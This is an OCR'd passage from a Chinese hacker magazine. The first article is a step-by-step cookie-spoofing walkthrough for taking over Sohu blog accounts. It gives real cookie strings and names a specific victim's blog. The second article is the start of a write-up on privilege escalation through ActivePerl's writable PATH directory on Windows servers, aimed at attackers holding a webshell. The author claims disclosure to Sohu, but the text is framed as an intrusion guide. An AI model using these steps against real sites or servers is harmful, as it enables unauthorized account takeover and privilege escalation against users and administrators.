


图1

选择“工具”，再选择“该页小甜点”（COOKIES的中文意思），选择以后会出现图2所示的界面。




图2

注意：复制时，只要复制COOKIES中的这一段：

```
Cookie_itsun=y; SUV=1130133018937267; IPLOC=CN4504;
blog_nickname=wwwst520; blog_cn=wwwst520%40sohu;
blog_id=45829; blog_name=wwwst520; blog_permit=4; blog_ip;
blog_domain=wwwst
```

cookies前面的内容不要复制。还有一点要注意的是，不能在这里面直接更改COOKIES，因为这样子会调试出错。

三、漏洞的利用

比如说，我要入侵随便的一个BLOG（http://blog.sohu.com/members/fjliang/），那么只要打开他的BLOG即可，如图3所示。




图3

这个blog中fjliang与FJLIANG（付亮）为用户名，这两个都是必须要用到的资料。获得这两个资料以后，把上面的已经取得COOKIES改为：

```
Cookie_itsun=y; JSESSIONID=a6JVjXoErlne; IPLOC=CN2308;
SUV=1130071732812270; blog_nickname=FJLIANG(付亮);
blog_cn=fjliang%40sohu; blog_id=45929; blog_name=FJLIANG(付亮);
blog_permit=4; blog_ip; blog_domain=fjliang
```

要注意的是cookies一共改了三处，前面两处的用户名是FJLIANG(付亮)，后面是网址中http://blog.sohu.com/members/fjliang/的fjliang用户名。这些都是非常容易出错的，请读者实际操作时一定要注意！

最后打开COOKIES修改器，如图4所示。



图4

打开后，一定要点击工具栏中黄色的小锁（意思为自定义COOKIES），然后在地址栏处写入：http://blog.sohu.com/manager/articleManager.do，再把刚才修改好的COOKIES粘贴到自定义COOKIES处。最后点击工具栏中的“刷新”按钮。现在已经成功进入了别人的BLOG了，如图5所示。




图5

值得一提的是此BLOG还是国内一黑客的网站，入侵以后，我已经友好的通知了他。该漏洞在发稿前我已经通知了SOHU官方的相关人员，希望能及时补上。

［文章中用到的相关工具黑客最强浏览器已收到本期光盘中］

编辑点评： cookies欺骗漏洞如果是开源检查是比较容易发现的，黑箱测试只能挨个变量去试了，从这一点上来看，作者是花费了一定的时间和心机去检测sohu的blog漏洞的。只有想不到，没有做不到，嘿嘿。

非漏洞的漏洞

剑心[B.C.T]

现在大家重视的入侵手法主要还是利用操作系统的远程溢出和出自第三方程序上出现的一些溢出和逻辑漏洞，还有现在很热的一些脚本程序的漏洞，但是很少人会注意到一些另外的问题，这就是今天我说的非漏洞的漏洞，也就是系统的一些默认配置及考虑不周全所产生的漏洞。

一、漏洞成因

产生这种漏洞的原因是软件生产厂商只顾及系统的一些应用功能却忽略了安全性，和一些系统管理员并不认真研究这些第三方程序而造成的。大家可以假设自己是管理员，在你配置服务器的时候因为需要所以会安装一些第三方的程序如杀毒软件、Server-u服务器和Php组件及支持Cgi的perl组件等。当你安装这些程序的时候为了避免麻烦，有时就会把第三方程序安装到C:\program files目录下。这些默认的配置带来的当然是最大的稳定性和被证明了的安全性，如在NTFS格式下这些系统目录默认会被保护，默认情况下不允许其他的用户如everyone写入，这比在其他的一些目录下安全了很多，我们通常使用的替换服务提升权限就是利用了如果管理员把这些服务级的程序放在不受保护的目录里，就可以利用改名字的方式来在服务器重新启动的时候提升我们的权限。那么，是不是默认情况下很安全了呢？并不是所有的程序都是以服务的形式存在于系统上的，大家也就忽视了对它的保护，但是它对系统所做的改动和带来的漏洞却是真实存在的。作为一个例子，今天我们就讨论perl解释器安装所带来的安全隐患吧！

二、漏洞分析

我使用的perl解释器是ActivePerl-5.8.4.810-MSWin32-x86版本，很多的服务器系统里都有安装这个解释器的，你可以在webshell查看它的默认安装目录或者查看系统的环境以及开始菜单里的东西来判断有不有它的存在。现在在我的机器（xp sp1 系统，没办法，机器破只能这个系统了）上安装支持Cgi的perl组件，安装过程我们选择了大多数管理员所选择的安装方式，都是默认安装，我们注意其中的两个环节如图1、图2所示。




图1




图2

图1是安装的时候的安装路径，大家可以看到是在C:\perl下安装的，这意味着如果不做特殊权限设置，这个目录是不会受保护的。注意图2的选项，第一个翻译过来是加入环境变量（其他的几个我就不管了，呵呵）。哈哈，当这两个碰到一起的时候就出现问题了哦！我们安装完成之后重新启动机器然后打开cmd，输入set命令查看一下系统的信息吧！如图3所示，注意我标记的两行。呵呵，他把自己注册为环境变量甚至在默认的环境变量%systemroot%\system32之前了，注意这个目录c:\perl\bin的权限，如图4所示，大家可以在自己的机器上看看这个目录的权限，并且这个目录在webshell里都是默认可写的（包括2003系统）。




图3




图4

